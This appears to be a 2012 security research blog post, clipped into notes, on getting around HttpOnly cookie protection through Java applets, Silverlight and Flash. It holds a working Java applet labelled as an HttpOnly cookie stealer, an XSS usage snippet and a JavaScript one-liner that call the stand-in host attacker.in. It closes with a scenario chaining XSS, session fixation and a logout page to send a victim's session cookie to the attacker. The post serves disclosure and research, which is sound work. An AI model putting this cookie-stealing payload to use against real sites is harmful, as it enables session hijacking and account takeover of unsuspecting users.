A Sla.ckers.org forum member, LeverOne, posted ways to access HttpOnly cookie through the use of Java API and applet. I reproduced his techniques. When the first method was tried, the Java Runtime did not allow the HTTP TRACE method any more. It threw an error message, "*uncaught exception: java.security.AccessControlException: access denied ("java.net.NetPermission" "allowHttpTrace")*". When the second one was tried, the Java API, getRequestProperty("Cookie"), return "null" value. It seemed that we cannot read the browser cookie storage from Java applet though it can connect to the requested URL with browser cookie.

Java permission exception for "TRACE" method being as HTTP Request



Cookie value shown as null from Java Applet

Subsequently, the HttpOnly cookie was forgotten by the security community. It was talked about and has been used as a security measure based on 1740K results from Google, including the OWASP.


The Current - 2012

As far as I have researched and tested, I could not find ways to gain access to an HttpOnly cookie that

has already been used by browser.

I then thought of reading set-cookie response header containing HttpOnly cookie. Reading it through XMLHttpRequest was fixed.

When I looked at Microsoft Silverlight, it seems that security considerations were taken into account in its design in HttpRequest and HttpResponse handling. Silverlight separates the Http handling by Browser-based and Client-based. I can gain access to the set-cookie response header only if I use the latter one. Even so, this is applicable only for the set-cookie response header that does not have "HttpOnly" attribute. In addition, the Client-based cookie storage is isolated from the browser-based one.



Silverlight application can read set-cookie response header without HttpOnly flag

Reading it through Adobe Flash/ActionScript seems possible for Adobe AIR and Flash Lite 4 based on the Adobe documentation.

httpResponseStatus Event

Event Object Type: `flash.events.HTTPStatusEvent`

property HTTPStatusEvent.type
= `flash.events.HTTPStatusEvent.HTTP_RESPONSE_STATUS`

Language Version: ActionScript 3.0

Runtime Versions: AIR 1.0, AIR 1.0, Flash Lite 4

Flash Lite is supposed to be able to run on mobile devices' browsers. But I have short of Flash-Lite compatible devices at this moment. Anyone who has one can check this test page. The code is as

simple as that:

Main.mxml

```
37          {
38            var urlString:String = "/httponly/cookie.php";
39            var urlRequest:URLRequest = new URLRequest(urlString);
40            loader = new URLLoader();
41            loader.load(urlRequest);
42            loader.addEventListener( Event.COMPLETE, getData );
43            loader.addEventListener( IOErrorEvent.IO_ERROR, gotError );
44            loader.addEventListener( "httpResponseStatus", httpResponseStatusHandler );
45          }
46
47          public function httpResponseStatusHandler(evt:HTTPStatusEvent):void
48          {
49              Alert.show("status is " + evt.responseHeaders);
50          }
```


ActionScript: Reading Response Header via the "httpResponseStatus" Event Listener

Then left is Java. Looking through Java Http API, I found an interesting method, getHeaderField, under java.net.URLConnection package. I quickly wrote an applet that requests a URL and reads its response set-cookie response header using getHeaderField method.

```
1.  /*
2.  HttpOnly Applet -  Stealing HttpOnly Cookie
3.  by Aung Khant, YGN Ethical Hacker Group, http://yehg.net/
4.  2012-05-19
5.  Usage:
6.  <script>var ck= "";function getc(s){ck = s;alert("XSS HttpOnly-Cookie Stealer:\n\n" + ck);}
    </script><applet code=HO.class archive=HO.jar width=0 height=0><param name=u
    value=http://attacker.in/xss/cookie.php></applet>
7.  */
8.  import javax.swing.*;
9.  import netscape.javascript.*;
10. import java.net.*;
11. public class HO extends JApplet {
12.         JSObject win;
13.         String target, strcookies;
14.     public void init() {
15.                 win = JSObject.getWindow(this);
16.                 target = getParameter("u");
17.                 strcookies = "";
18.                 try {
19.                  SwingUtilities.invokeAndWait(new Runnable() {
20.                                 public void run() {
21.                                         try{
22.                                                 URL url = new URL(target);
23.                                                 URLConnection connection = url.openConnection(
    );
24.                                                 connection.connect();
25.                                                 String headerName = null;
26.                                                 for (int i=
    1; (headerName =connection.getHeaderFieldKey(i))!=null; i++) {
27.                                                         if (headerName.equals("Set-
    Cookie") ||headerName.equals("Set-Cookie2")) {
28.                                                                 String cookie = connection.get
    HeaderField(i);
29.                                                                 String cookieName = cookie.sub
    string(0, cookie.indexOf("="));
30.                                                                 String cookieValue =cookie.sub
    string(cookie.indexOf("=") + 1, cookie.length());
31.                                                                 strcookies = strcookies + cook
    ieName + "=" +cookieValue + "\n";
32.                                                         }
33.                                                 }
34.                                                 Object results[];
35.                                                 results = new Object[1];
36.                                                 results[0] = strcookies;
37.                                                 win.call("getc",  results);
```

```
38.                                         }catch(Exception ex){
39.                                                 ex.printStackTrace();
40.                                         }
41.                                 }
42.                     });
43.                     }
44.             catch (Exception ex) {
45.                     ex.printStackTrace();
46.             }
47.     }
48. }
```

To my surprise, it works!



http://seckb.yehg.net/2012/06/xss-gaining-access-to-httponly-cookie.html

XSS Test: Getting HttpOnly Cookie through the Java Applet

I thought Java would block the set-cookie response header with HttpOnly flag like Silverlight. As a side-note, the Java API can be directly called from JavaScript as well, removing the bundle of compiling. So, the nice one-liner PoC will be as follows:

```
alert(new
```

```
java.net.URL('http://attacker.in/xss/cookie.php').openConnection().getHeaderField('set-cookie'));
```

Why this can be an issue with Java itself, a vulnerable page in a real-world application may have already issued the HttpOnly cookie by the time the script has executed.

However, there are certain circumstances that lead us to compromise HttpOnly session cookie.

Let's say, we find an XSS issue in unauthenticated page, welcome.php. A victim has not accessed the login page, login.php, which issues an HttpOnly session cookie. The application does not renew new sesession cookie after user logs in, which is vulnerable to Session Fixation attack. In this case, we entice the victim to execute our HttpOnly cookie stealer XSS payload on the welcome.php page and make the payload send the stolen cookie to us.

According to the provided scenario, the exploit will not work if the victim has already accessed the login.php page. This is not always the case. For example, many web applications have a logout page whose job is to clear session data and to issue either new session cookie or empty session session cookie such as `PHPSESSID=deleted`. Here, our XSS payload will call this logout page first and then call the login page which issues HttpOnly session cookie.

From <http://seckb.yehg.net/2012/06/xss-gaining-access-to-httponly-cookie.html>

Basics of Web Apps

Wednesday, January 2, 2019 3:33 PM